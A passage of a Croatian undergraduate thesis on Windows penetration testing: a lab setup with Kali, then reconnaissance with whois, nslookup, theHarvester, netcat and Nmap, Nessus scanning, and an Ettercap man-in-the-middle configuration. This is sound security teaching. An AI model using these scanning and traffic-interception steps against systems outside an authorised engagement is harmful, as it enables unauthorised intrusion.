PENTesting za Windows okruženje

Šifner, Ivan

Undergraduate thesis / Završni rad

2019

Degree Grantor / Ustanova koja je dodijelila akademski / stručni stupanj: **University of Pula / Sveučilište Jurja Dobrile u Puli**

Permanent link / Trajna poveznica: https://urn.nsk.hr/urn:nbn:hr:137:284788

Rights / Prava: In copyright / Zaštićeno autorskim pravom.

Download date / Datum preuzimanja: **2024-04-24**

Repository / Repozitorij:

Digital Repository Juraj Dobrila University of Pula

Sveučilište Jurja Dobrile u Puli

Fakultet informatika

IVAN ŠIFNER

PENTesting za Windows okruženje

Završni rad

Pula, rujan, 2019.

Sveučilište Jurja Dobrile u Puli

Fakultet informatike

IVAN ŠIFNER

PENTesting za Windows okruženje

Završni rad

JMBAG: 0269102763**, redoviti student**

Studijski smjer: Informatika

Predmet: Računalne mreže

Znanstveno područje: Društvene znanosti

Znanstveno polje: Informacijske i komunikacijske znanosti

Znanstvena grana: Informacijski sustavi i informatologija

Mentor: prof. dr. sc. Mario Radovan

Pula, rujan, 2019.

IZJAVA O AKADEMSKOJ ČESTITOSTI

Ja, dolje potpisani _____, kandidat za prvostupnika _____ovime izjavljujem da je ovaj Završni rad rezultat isključivo mojega vlastitog rada, da se temelji na mojim istraživanjima te da se oslanja na objavljenu literaturu kao što to pokazuju korištene bilješke i bibliografija. Izjavljujem da niti jedan dio Završnog rada nije napisan na nedozvoljen način, odnosno da je prepisan iz kojega necitiranog rada, te da ikoji dio rada krši bilo čija autorska prava. Izjavljujem, također, da nijedan dio rada nije iskorišten za koji drugi rad pri bilo kojoj drugoj visokoškolskoj, znanstvenoj ili radnoj ustanovi.

Student

_____

U Puli, _____, _____ godine

IZJAVA

o korištenju autorskog djela

Ja, _____ dajem odobrenje Sveučilištu Jurja Dobrile u Puli, kao nositelju prava iskorištavanja, da moj završni rad pod nazivom _____

_____

koristi na način da gore navedeno autorsko djelo, kao cjeloviti tekst trajno objavi u javnoj internetskoj bazi Sveučilišne knjižnice Sveučilišta Jurja Dobrile u Puli te kopira u javnu internetsku bazu završnih radova Nacionalne i sveučilišne knjižnice (stavljanje na raspolaganje javnosti), sve u skladu s Zakonom o autorskom pravu i drugim srodnim pravima i dobrom akademskom praksom, a radi promicanja otvorenoga, slobodnoga pristupa znanstvenim informacijama.

Za korištenje autorskog djela na gore navedeni način ne potražujem naknadu.

U Puli, _____ (datum)

Potpis

_____

Sadržaj:

1. UVOD 8

1.1 Faze u Pentestingu 8

1.1.1 Opis pojedine faze pentestiranja: 9

2. Postavljanje virtualnog laboratorija za testiranje 11

2.1 VmWARE Workstation 11

2.2 Kali Linux i ostali alati potrebni za pentesting 11

2.3 Ciljni Windows sustavi 13

3. PROCJENA 15

3.1 Prikupljanje informacija (eng. Information gathering) 15

3.2 Netcraft 15

3.3 Whois Lookups 15

3.4 Nslookup 16

3.5 Host naredba 16

3.6 Traženje informacija o web stranici 17

3.7 Skeniranje portova 17

3.8 Skeniranje portova sa Nmap-om 17

3.9 SYN skeniranje 18

4. PRONALAŽENJE RANJIVOSTI 20

4.1 Nessus 20

4.2 Nmap scripting engine (NSE) 21

4.3 Metasploit moduli za skeniranje 23

4.4 Skeniranje WEB aplikacija 24

4.5 Nikto za WEB testiranje 24

4.6 Ostale pogodnosti u ovoj fazi 24

5. HVATANJE PROMETA (eng.Capturing Traffic) 25

5.1 Wireshark 25

5.2 Trovanje ARP (eng. Address Resolution Protocol) cache-a 27

5.3 Trovanje predmemorije koristeći alat Arpspoof 28

5.4 Trovanje cache-a oponašajući ruter 29

5.5 Dns Cache Poisoning 30

5.6 Korištenje DNSspoof alata ... 30
5.7 SSL (skraćeno od eng. Secure Sockets Layer) napad ... 31
5.8 Ettercap za SSL Man-in-the-middle napad ... 31
5.9 SSL stripping ... 33
6. EKSPOLATACIJA ... 34
6.1 Metasploit ... 34
6.2 Payload (korisni teret) ... 34
6.2.1 Vrste payloada i objašnjenja ... 35
6.2.2 Meterpreter ... 35
6.3 Iskorištavanje defaultnih kredencijala WebDAV-a ... 36
6.4 Iskorištavanje otvornog phpMyAdmin servera ... 38
6.5 Skidanje osjetljive datoteke ... 39
6.6 Skidanje konfiguracijskih datoteka ... 39
6.7 Iskorištavanje prekoračenja buffera kod softvera sa treće strane ... 40
6.8 Iskorištavanje kompromitiranog servera ... 40
6.9 Iskorištavanje otvorenih NFS dijeljenja (eng. Share) ... 41
7. NAPADI NA LOZINKE ... 43
7.1 Napad na online lozinke ... 43
7.1.1 Korištenje riječnika za probijanje lozinke ... 43
7.2 Korištenje alata za automatsko testiranje šifra ... 45
7.2.1 Hydra ... 45
7.3 Offline napad na lozinke ... 46
7.4 Dobivanje hash lozinki pomoću fizičkog pristupa sustavu ... 47
7.5 Problemi kod LM I NTML hash algoritama ... 48
7.6 John the Ripper ... 49
8. EKSPLOATACIJA SA STRANE KLIJENTA ... 51
8.1 Zaobilaženje filtera pomoću metasploit payloada ... 51
8.2 Napadi sa strane klijenta ... 52
8.2.1 Eksploatacija web preglednika ... 52
8.2.2 Korištenje skripti u meterpreter sesiji ... 54
8.3 PDF ranjivost ... 55
8.3.1 Umetnute (embedirane) ranjivosti unutar PDF fajla ... 56
8.4 Java ranjivost ... 57

8.4.1 Signed Java applet 58
8.5 Iskorištavanje softvera Winamp 59
9. SOCIJALNO INŽENJERSTVO 61
9.1 Alati za socijalni inženjering 61
9.2 Spear-phishing napad 62
9.2.1 Kreiranje predložaka i daljnja faza napada 63
9.3 Web napadi 64
9.4 Masovni mail napadi 65
9.5 Kombinirani napad 66
10. ZAOBILAŽENJE ANTIVIRUSNIH APLIKACIJA 67
10.1 Trojani 67
10.2 Zaoblilaženje antivirusnog programa Microsoft Security Essentials 68
10.3 Elaborirani načini kako zaobići detekciju 69
10.3.1 Enkodiranje 69
10.3.2 Unakrsno kompajliranje 71
10.3.3 Korištenje programa Veil-Evasion 72
11. POST EKSPLOATACIJA 75
11.1 Meterpreter 75
11.1.1 Metarpreter skripte 75
11.2 Lokalna eskalacija privilegija 76
11.3 Zaobilaženje UAC-a (eng. user account control) kod Windows 7 sustava 77
11.4 Lokalno prikupljanje informacija 78
11.5 Daljnje mogućnosti prikupljanja kredencijala 79
11.6 "Lateralno kretanje" 79
11.6.1 PSExec 79
11.6.2 Prosljeđivanje hash-a 80
11.6.3 Oponašanje tokena 80
11.6.4 Incognito 81
11.6.5 SMB capture 82
11.7 Pivotiranje 82
11.7.1 Metasploit skeniranje portova 83
11.7.2 Korištenje exploita kroz pivot 84
11.7.3 Socks4 i Proxy lanci 84

11.8 Metode upornosti (eng.Persistance) 85
11.8.1 Dodavanje korisnika 85
11.8.2 Metasploit upornost 86
12. ZAKLJUČAK 87
13. POPIS LITERATURE: 88

1. UVOD

Testiranje penetracije ili pentestiranje obuhvaća aktivnosti za simuliranje stvarnih napada kako bi se procijenio rizik povezan s potencijalnim povredama sigurnosti. S vremena na vrijeme neka kompanija biva izložena napadu zbog npr. nedovoljno patchirane verzije softvera. Velike tvrtke s velikim proračunima za sigurnost postaju žrtve raznih "SQL injection napada" na svojim web-lokacijama, društveno-inženjerskim napadima na zaposlenike, te napadima na slabe lozinke. Opseg pentestiranja varira od klijenta do klijenta, kao i zadaci pojedinog pentestiranja. Neki klijenti imat će izvrsnu sigurnosnu poziciju, dok će drugi imati ranjivosti koje napadačima mogu omogućiti probijanje zaštite i pristup internim sustavima. Pentesting struka može se odnositi za procjenu jedne ili više prilagođenih web-aplikacija. Osoba "pentester" može postupati društvenim inženjerskim i klijentskim napadima kako bi dobila pristup klijentovoj internoj mreži.Sama osoba (pentester) može raditi kao insider (ponaša se kao dio kompanije) ili autsajder (radi izvan organizacije, a simulira napad na nju preko interneta). U ovom radu biti će riječ o pentesting procesu za Windows sustave za faze od prikupljanja informacija do post eksploatacije sustava.

1.1 Faze u Pentestingu

Pentestiranje započinje fazom prije angažmana, koja uključuje razgovor s klijentom o njihovim ciljevima za pentest, mapiranje opsega (opseg i parametre testiranja). U fazi prikupljanja informacija pentester traži javno dostupne informacije o klijentu i identificira potencijalne načine za povezivanje s njegovim sustavima. U fazi modeliranja prijetnji, ispitivač koristi ovu informaciju za određivanje vrijednosti svakog nalaza i utjecaja na klijenta ako je nalaz dopustio napadaču da provali u sustav. Prije neg pentester započne napadat sistem koji testira, on provodi analizu ranjivosti. U ovoj fazi pentester pokušava otkriti ranjivosti u sustavima koji se mogu iskoristiti u fazi eksploatacije. Uspješna eksploatacija na kraju dovodi do faze post eksploatacije u kojoj se pronalaze osjetljive informacije organizacije, dodatne informacije od interesa, te pristup ostalim sustavima.

1.1.1 Opis pojedine faze pentestiranja:

Faza preangažiranja - faza u kojoj se postavlja podloga za pentesting te razumjevanje uloga klijenta i pentestera. Sami proces pentestiranja je dosta intruzivan te se treba uzeti vremena za razumijevanje poslovnih ciljeva klijenta za pentest. U ovoj fazi postavljaju se pitanja tipa: Što je klijentu najvažnije? Na primjer, vrhunskom online dobavljaču, sati stajanja mogu značiti tisuće dolara izgubljenog prihoda pa se pri takvom procesu pentestinga mora biti posebno osjetljiv.

Terminologija koju koristi ova faza:

- *Scope* (djelokrug); Koje su IP adrese ili hostovi u opsegu, a što nije u dosegu? Kakve će akcije klijent dopustiti? Razumije li klijent da čak i jednostavno skeniranje portova može srušiti poslužitelj ili usmjerivač?
- *Prozor za testiranje* (eng. The testing window); Klijent će možda željeti da testovi budu izvršeni samo u određenim satima ili u određenim danima.
- *Kontakt informacije*; Odgovara na pitanja: Da li klijenti preferiraju korištenje enkriptiranih email adresa? Koliko kontakata klijent očekuje od pentestera?
- "*Karta za oslobađanje zatvorskog vremena*"; ako neki dio nije u vlasništvu kompanije koju se testira, (npr. zato što je hostirana od strane treće strane), treba provjeriti je li klijent službeno odobren od treće strane za provođenje probnog testa i oslobađanje od odgovornosti ako nešto pođe po "zlu".
- *Ugovori o plaćanju*; kada i koliko će pentester biti plaćen za obavljanje svoje aktivnosti.
- *Prikupljanje informacija*; tijekom ove faze analiziraju se slobodno dostupni izvori informacija, te se koriste razni alati za skeniranje (npr. skeniranje otvorenih portova).
- *Modeliranje prijetnji*; bazirano na dosad prikupljenim informacija počinje se razmišljati kao "haker" i pokušava upasti u sustav.
- *Analiza ranjivosti*; pentesteri počinju aktivno otkrivati ranjivosti kako bi utvrdili koliko su uspješne njihove strategije iskorištavanja. U ovoj fazi vrši se analiza osjetljivosti, te je ovo faza koje je naočito "bučna" sa stajališta pentest aktivnosti i može probuditi sumnju da neko pokušava upasti u sustav.

- *Eksploatacija*; Faza u kojoj se pokreće iskorištavanje ranjivosti koje smo otkrili (ponekad koristeći alat kao što je Metasploit) u pokušaju pristupa klijentovim sustavima.
- *Post ekspolatacija*; Tijekom post eksploatacije prikupljaju se informacije o napadnutom sustavu, traže se zanimljive datoteke, pokušavaju podići privilegije iskorišteog sustava tamo gdje je to potrebno itd. Npr mogu se “ukrasti” hash za lozinke kako bi se vidjelo može li ih se preokrenuti ili upotrijebiti za pristup dodatnim sustavima.
- *Izvještavanje*; Ovdje se prenosi izvještaj klijentu na smislen način. Kaže im se što radi ispravno, gdje trebaju poboljšati svoj sigurnosni položaj, kako su greške zapažene i gdje, kako riješiti probleme i tako dalje.

Tehnički izvještaj treba sadržavati:

1.) *Uvod* - opis detalja kao što su opseg, kontakti i tako dalje.
2.) *Prikupljanje podataka* – obuhvaća: detalje o nalazima u fazi prikupljanja informacija. Posebno je zanimljiv otisak klijenta na Internetu.
3.) *Procjena ranjivosti* - detalji o nalazima iz faze analize ranjivosti.
4.) *Provjera eksploatacije* - pojedinosti o nalazima iz faze eksploatacije
5.) *Post eksploatacija* - pojedinosti o rezultatima ispitivanja nakon eksploatacije.
6.) *Zaključak* - konačni pregled testa.

2. POSTAVLJANJE VIRTUALNOG LABORATORIJA ZA TESTIRANJE

Faza postavljanja laboratorija potreba je kako bi se moglo testirati ranjivosti za neke operacijske sustave. Ovdje se nastoji postaviti ciljne Windows operacijske sustave i operacijski sustav Kali za pentesting.

2.1 VmWARE Workstation

Za svrhe pentestinga poželjno je koristiti operativni sustav predviđen za to, a to je Kali Linux, no najprije se mora postaviti virtualno okruženje kako bi se moglo simulirati napadi na Windows operativne sustave. Primjer toga je VMWare player čiji VMWare Workstation ima besplatnu probnu licencu u trajanju od 30 dana. Sami VMWare pruža razne pogodnosti kao što su mogućnosti “snapshootova” i vraćanje sustava u prethodno validno stanje, ako se dogodi neka pogreška ili kvar. On se može skinuti na ovoj poveznici - (http://www.vmware.com/products/workstation/).

2.2 Kali Linux i ostali alati potrebni za pentesting

Kali Linux je Linuxova distribucija temeljena na Debianu koja dolazi s velikim brojem unaprijed instaliranih sigurnosnih alata. Kali Linux koristit će se za napade ciljanih Windows sustava putem mreže. Zato što se svi operativni sustavi moraju spremiti u istu mrežu te se u VMWare-u postavlja “Bridge konekcija”. Bridge mreža povezuje virtualnu mašinu izravno s lokalnom mrežom koristeći istu vezu kao i host sustav, te će ona predstavljati samo još jedan čvor u postojećoj mreži sa svojom IP adresom. Kada je Kali skinut i uspješno instaliran može se provjeriti njegova IP adresa.Kali bi trebao automatski povući IP adresu sa Bridge mreže. Kako bi se to provjerilo može se upisati sljedeća komanda prikazana na slici ispod :

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:df:7e:4d
          inet addr:192.168.20.9  Bcast:192.168.20.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedf:7e4d/64 Scope:Link
--snip--
```

Slika 1. Ifconfig naredba[1]

IPv4 adresa za ovaj virtualni stroj (Kali Linux) je 192.168.20.9, kao što je istaknuto masnim slovima na prethodnoj slici. Da bi bilo sigurno kako se Kali Linux može povezati s internetom, može se pingati mrežu npr. google sa komandom ping kao na slici ispod.

```
root@kali:~# ping www.google.com
```

Slika 2. Ping naredba[2]

Kada se dobije odgovor, odnosno da "paketi" nisu izgubljeni, zaključuje se da je sve u redu sa mrežom. Osim Kali Linuxa potrebno je instalirati alate, a oni su : Nessus, The Ming C Compiler (cross compiler C koda za pokretanje na Microsoft Windows sustavima), program Hyperion za šifriranje (za zaobilaženje antivirusnog softvera). Potrebno je još instalirati Veil-Evasion, a to je alat koji generira "payload" koji se može koristiti za zaobilaženje uobičajenih antivirusnih rješenja, te alat Ettercap za izvođenje "Man-in-the-middle" napada. Prije pokretanja Ettercapa potrebno mu je promjeniti konfiguracijsku datoteku u nekom tekst editoru npr. nano /etc/ettercap/etter.con, a zatim tamo podesiti vrijednosti userid i groupid na 0 tako da Ettercap ima root privilegije. Primjer toga prikazan je na slici sa sljedeće stranice.

```
[privs]
ec_uid = 0              # nobody is the default
ec_gid = 0              # nobody is the default
```

Slika 3.a. Konfiguracijska datoteka za Ettercap[3]

[1] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 16

[2] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 17

[3] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 22

Kada se to napravi, u istoj toj datoteci može se skrolati te se ukloni znak # (koji označava komentar) na potrebnim mjestima (slika 3.b).

```
# if you use iptables:
   ❶redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j
     REDIRECT    --to-port %rport"
   ❷redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j
     REDIRECT    --to-port %rport"
```

Slika 3.b. Konfiguracijska datoteka za Ettercap[4]

2.3 Ciljni Windows sustavi

Kada su instalirani svi potrebni alati za pentesting, treba se još napraviti Windows "žrtve" pošto se promatra windows operativne sustave. Za svaki Windows, u ovom slučaju Windows 7 i windows xp može se napraviti posebno unutar VMWare-a. Pri instalaciji Windowsa xp odabere se bridge konekcija i mrežni adapter. Jedna od bitnih stvari što vrijedi u oba slučaja (za Windows xp i Windows 7) je ta da se treba postaviti statička IP adresa kako se ona ne bi mjenjala tijekom DHCP-a, te će se tako uvijek znati koji operacijski sustav ima koju IP adresu. Za Windows xp statička IP adresa se može staviti kada se ide redom na Control panel ➔ Network and Internet Connections ➔ Network Connections ➔ Local Area Connection ➔ Properties ➔ Internet Protocol (TCP/IP) ➔ Properties. Kada se dođe do željenje destinacije onda se dobije slika koja je slična ispod, te se označi radio gumb "Use the following IP address".

[4] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 22

Slika 4. Postavljanje statičke IP adrese[5]

Zadnja stvar što se može napravit kako bi se provjerila sigurnost Windows okruženja je da se ugasi firewall kod Windows xp sustava, instaliraju razni nepatchirani softveri, odnosno njihove ranije verzije, te kod Windows 7 sustava može se ugasiti Windows ažuriranje (Windows update). Tako se završava postavljanje virtualnog laboratorija te kreće sa zanimljivijim dijelom, a to je prikupljanje informacija naših ciljanih sustava.

[5] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 51

3. PROCJENA

U fazi procjene bitno je potražiti informacije o klijentu za kojeg se vrši pentestiranje i ovamo se koriste razne metode prikupljanja informacija. Također koristi se i mnoštvo alata koji su dio Kali operacijskog sustava.

3.1 Prikupljanje informacija (eng. Information gathering)

Cilj ove faze je naučiti što više o klijentima. Otkriva li CEO (skraćeno od eng. Chief executive officer ili direktor firme predstavlja najviše rangirani položaj osobe unutar kompanije ili neke druge institucije). previše informacija na društvenim mrežama? Koji softver rade na njihovim web poslužiteljima, koji portovi su otvoreni i sl. Nije moguće proučiti online život svakog zaposlenika, a obzirom na veliku količinu prikupljenih informacija, teško je razlikovati važne podatke u šumi podataka.

3.2 Netcraft


Ponekad informacije koje web-poslužitelji i tvrtke za web-hostinge okupljaju i javno objavljuju mogu puno reći o web-lokaciji. Na primjer, tvrtka pod nazivom Netcraft bilježi vrijeme neprekidnog rada i postavlja upite o osnovnom softveru. Npr. ako se otiđe na http://www.netcraft.com/ i upiše naziv neke stranice na primjer http://www.bulbsecurity.com dobiju se informacije. Neke od informacija koje se dobiju su da je stranica registrirana preko GoDaddy, ima IP adresu od 50.63.212.1 i pokreće Linux s Apache web poslužiteljem, pošto koristi Linux može se isključiti za Windows pentesting pošto ne spada u domenu ovog završnog rada. Kada bi pronašli stranicu koja koristi Windows OS mogli bi se pronaći exploite za takav sustav.

3.3 Whois Lookups

Svi registratori domena vode zapise o domenama koje hostiraju. Ti zapisi sadrže podatke o vlasniku, uključujući podatke za kontakt. Na primjer, ako se pokrene naredba Whois sintakse *whois <naziv stranice>* na Kali sustavu za upit o informacijama o pojedinoj stranici mogu se dobiti razni podaci kao što su tip registracije (privatan/javan), servere domene i slične pogodnosti.

3.4 Nslookup

Nslookup radi na otkrivanje IP adrese koristeći DNS poslužitelj koji prevodi ljudski čitljiv URL adresu u IP adresu. Nslookup ima sintaksu sličnu kao whois lookup, a ona je *nslookup <naziv stranice>*. Također može se reći Nslookupu da pronađe poslužitelje e-pošte za istu web-lokaciju tražeći MX zapise što je za stranicu www.bulbsecurity.com opisano slikom ispod.



Slika 5. Prikaz nslookup naredbe.[6]

Nslookup kaže da bulbsecurity.com koristi Google Mail za svoje poslužitelje e-pošte, slično se može provjeriti i za ostale stranice.

3.5 Host naredba

Drugi uslužni program za DNS upite je *host*. Može se od Hosta tražiti imena poslužitelja koristeći sintaksu *host -t ns <naziv domene>.* Sa programom host može se pogledati da li postoje prenosne zone (eng. Zone transfers). Prijenosne DNS zone omogućuju poslužiteljima imena da repliciraju sve unose o domeni. Pri postavljanju DNS poslužitelja obično postoji primarni poslužitelj imena i rezervni poslužitelj. Nažalost, mnogi administratori sustava nesigurno postavljaju DNS zonu, tako da svatko može prenijeti DNS zapise za domenu.


[6] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 117

3.6 Traženje informacija o web stranici

Dobra sigurnosna praksa je izlaganje samo onih usluga kojima se mora pristupiti na daljinu, kao što su web poslužitelji, poslužitelji pošte, VPN poslužitelji, a možda i SSH ili FTP, i samo one usluge koje su kritične za misiju pentestera. Korisno je koristiti Python alat koji se zove Harvester kako bi se brzo pretražilo tisuće rezultata tražilice za moguće adrese e-pošte. Harvester može automatizirati pretraživanje Google, Bing, PGP, LinkedIn i drugih za adrese e-pošte. Jedan od primjera sintakse za harvester je: *theharvester -d bulbsecurity.com -l 500 -b all* koja će pretražiti 500 rezultata u svim pretražiocima za domenu bulbsecurity.com te ispisati vrijedne podatke za traženu domenu.

3.7 Skeniranje portova

Svakog uspješnog pentestera zanimat će skeniranje koji portovi su otvoreni i koje ranjivosti softveri na njima nose. Npr. kada bi se koristo netcat alat za analizu portova kod Windows xp sustava koji ima nepatchiranu verziju SLMail 5.5.0.4433 na portu 25 (Send message transport protocol) može se jednostavnim pretraživanjem u pregledniku pronaći exploit za takav sustav. Netcat naredba koja daje verziju softvera na portu 25 vidi se ispod na slici.



Slika 6. Prikaz korištenja netcat naredbe.[7]

3.8 Skeniranje portova sa Nmap-om


Zaštitni zidovi (eng. Firewall) sa sustavima za otkrivanje i sprječavanje upada učinili su velike korake u otkrivanju i blokiranju skeniranja prometa, tako da se može

[7] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 124

pokrenuti Nmap skeniranje i naići na nikakve rezultate. Nije uvijek slučaj ako je svaki port otvoren da je ujedino i ranjiv, a sami klijenti mogu imati “bannere“ različitih verzija i tako zbuniti pentestere i odvest ih na potpuno krivo mjesto.

3.9 SYN skeniranje


SYN (skraćeno za sinkronizaciju, je TCP paket poslan na drugo računalo sa zahtjevom da se uspostavi veza izmedu njih) skeniranje je TCP skeniranje koje ne završava TCP rukovanje (eng. Handshake). TCP veza započinje trosmjernim usklađivanjem: SYN->SYN-ACK->ACK.
SYN skeniranje najbolje objašnjava slika ispod.




Slika 7. SYN skeniranje[8]

Kod SYN skeniranja, Nmap šalje SYN i čeka SYN-ACK ako je port otvoren, ali nikad ne šalje ACK (skraćeno od eng. riječi acknowlagement) da dovrši vezu. Ako SYN paket ne dobije SYN-ACK odgovor, spajanje nije moguće (port je zatvoren ili je konekcija filtrirana). Sintaksa -sS je za SYN skeniranje, a zastavica -oA govori Nmapu da zabilježi rezultate u svim formatima: .nmap, .gnmap (nmap kojeg se može manipulirati sa *grep* naredbom za pretraživanje informacija) i XML. Puna sintaksa je*: nmap -sS <skup IP adresa za skeniranje> -oA<naziv datoteke za output>*. Kada se specificira raspon IP adresa onda se dobije ispis za Windows xp i Windows 7.

[8] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 125



Slika 8.a (lijeva). Nmap za Windows xp[9]



Slika 8.b (desna). Nmap za Windows 7[10]

Na gornje prikazanoj slici vidljivo je da Windows xp ima otvoren FTP server (eng. File transport protocol), SMTP, SMB server i ostale za koje se može pronaći exploit, dok pak Windows 7 sluša na portu 80 koji je tipičan za HTTP servere, i portu 135 za udaljeno pozivanje procedura (eng. Remote procedure call). Windows xp sluša na još nekoliko otvorenih portova kao što je port 106 i port 3306 na kojem se nalazi mysql server (koji se ne vidi na slici). Slično se može napraviti i za skeniranje verzije, ali bi prethodna sintaksa imala onda zastavicu -sV koja govori verziju softvera na otvorenim portovima. Oba skeniranja SYN i verzije Nmapa su TCP skeniranja koja ne ispituju UDP portove. Budući da UDP nije povezan, logika skeniranja je malo drugačija. Dodaje se zastavica -sU pri ćemu Nmap šalje UDP paket prema nekom portu. Ako Nmap dobije odgovor, port se smatra otvorenim. Ako je port zatvoren, Nmap će primiti poruku “ICMP Port Unreachable“. Ako Nmap ne dobije odgovor moguće da je port otvoren, ali softver ne odgovara na Nmap upit ili je promet namjerno blokiran ili filtreriran.

[9] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 126


[10] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 126

4. PRONALAŽENJE RANJIVOSTI

Prilikom prepoznavanja ranjivosti aktivno se traže pitanja koja će dovesti do ustupaka u daljnjoj fazi ekspolatacije. Pažljivo proučavanje ranjivosti od strane vještog pentestera donosi bolje rezultate od bilo kojeg alata. Ovamo će se prikazat metode analize ranjivosti.

4.1 Nessus

Nessus je open-source mrežni skener ranjivosti koji koristi arhitekturu Common Vulnerabilities i Exposures za jednostavno unakrsno povezivanje usklađenih sigurnosnih alata i koristi skriptski jezik NASL koji opisuje jedinstvene prijetnje i potencijalne napade. Sama arhitektura Nessusa je ta da njegovi centralizirani serveri provode skeniranje, a udaljeni klijenti dopuštaju administratorsku interakciju. Kako bi se započeo nessus koji je instaliran u fazi namještanja virtualnog laboratorija, pokreće se u terminalu naredba - *service nessusd start*. Besplatna verzija Nessusa je limitirana ne skeniranje 16 IP adresa, ali se najprije treba registrirati na Nessus. Kada se registrira na Nessus postoje razni moduli. Najprije se može odabrati polica (eng. Policy) u kojem pentesteri upisuju razne pogodnosti kao što su naziv police, vidljivost (privatna ili javna), te opis police. Zatim će Nessus upitati koja vrsta skeniranja će se izvršavati. Ako se odabere interno (unutanje) skeniranje, najbolje je odabrati defaultne kredencijale kako bi se lakše skenirale ranjivosti, ali pošto je postavljen virtualni laboratorij i skeniranje je eksterno, to se polje može ostaviti prazno. U tabu za skeniranje ide se redom na Scans➔New Scan, te se odabere polica koje je prethodno kreirana i IP adrese ciljnih sustava koji se skeniraju. Nessus provodi seriju analiza protiv cilja (Windows sustava) u pokušaju da otkrije ili isključi što više problema. Kada se skeniranje završi, klike se za pogledati rezultate. Nessus će izbaciti graf sličan onom na slici ispod.



Slika 9. Primjer prikaza ranjivosti za Windows sustave[11]

Nessus je pronašao nekoliko kritičnih ranjivosti na sustavu Windows XP i samo neke informacije za Windows 7 sustav. Za Windows xp Nessus pronalazi da mu fali MS08-067 patch. Klikom na MS08-067 ranjivost prikazan je kod za iskorištavanje za ovu ranjivost u Metasploitu kao i drugim alatima. Treba još napomenuti da je Nessus rankiranje bazirano na jakosti utjecaja na sustav kada se ranjivost iskoristi. Na primjer, Nessus rangira anonimni FTP pristup kao ranjivost srednjeg rizika. Međutim, kada je ograničen na besmislene datoteke, anonimni FTP pristup može imati nizak ili nepostojeći rizik. Kod FTP servera postoji problem da se može pristupiti najvećem klijentu tako da se osoba prijavi kao anonimna na FTP poslužitelju što onda napadač može iskoristiti i izazvati razne probleme na sustavu klijenta. Na kraju Nessus može eksportirati izvještaj o ranjivostima u raznim formatima kao što su pdf, html, csv itd... Ovdje se ne završava proces pentestiranja, nego bi se pronađene slabosti najbolje trebale kombinirati sa ostalim metodama prikupljanja informacija opisanim ranije u ovom radu.

4.2 Nmap scripting engine (NSE)

